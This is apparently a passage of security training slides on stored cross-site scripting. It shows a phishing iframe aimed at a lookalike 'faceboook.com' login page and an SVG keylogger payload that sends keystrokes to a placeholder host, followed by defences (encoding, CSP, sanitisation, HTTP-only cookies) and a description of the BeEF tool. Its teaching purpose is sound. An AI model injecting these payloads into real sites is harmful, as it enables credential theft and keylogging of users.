margin:0; padding:0; overflow:hidden; z-index:999999;''
src='http://faceboook.com/login.php' ></iframe>
```

- Harvest credentials

Stored XSS Examples

```
<svg height="50px">
   <image xmlns:xlink="http://www.w3.org/1999/xlink">
   <set attributename="xlink:href" begin="accessKey(a)"
to="http://x.x.x.x:8000/letter/a">
   </set>
   <set attributename="xlink:href" begin="accessKey(b)"
to="http://x.x.x.x:8000/letter/b">
   </set>
```

(code continues adding accessKey for all alphanumeric keys)

- Keylogger

Stored XSS

METRIC	VALUE
Attack Vector	Network
Attack Complexity	Low
User Privileges	Low
User Interaction	None
Scope	Changed
Confidentiality Impact	Low
Integrity Impact	Low
Availability Impact	Low

XSS Protection

- Escape Dynamic Content: Web pages are made up of HTML, usually described in template files, with dynamic content woven in when the page is rendered.
- **Stored XSS attacks** make use of the improper treatment of dynamic content coming from a backend data store.
  - The attacker abuses an editable field by inserting some JavaScript code, which is evaluated in the browser when another user visits that page.
- HTML entity encoding:
  - `"` is `&#34`
  - `#` is `&#35`
  - `>` is `&#62`

XSS Protection

- Whitelist Values – drop down list.
- Implement a Content-Security Policy.

```
<meta http-equiv="Content-Security-Policy" content="script-src 'self' https://apis.google.com">
```

- Sanitise HTML – use a HTML sanitization library to stop script injection via HTML submissions.
- HTTP-only Cookies – Cookies will be received, stored and send by the browser but can not be modified by JS.

- Penetration testing tool that focuses on the web browser
- Using the web browser it can launch hacking attacks on workstations deep within the protected IT perimeter.
- BeEF will hook one or more web browsers and use them as beachheads for launching directed command modules and specialized attacks against the host system – all from within the browser context.

http://beefproject.com/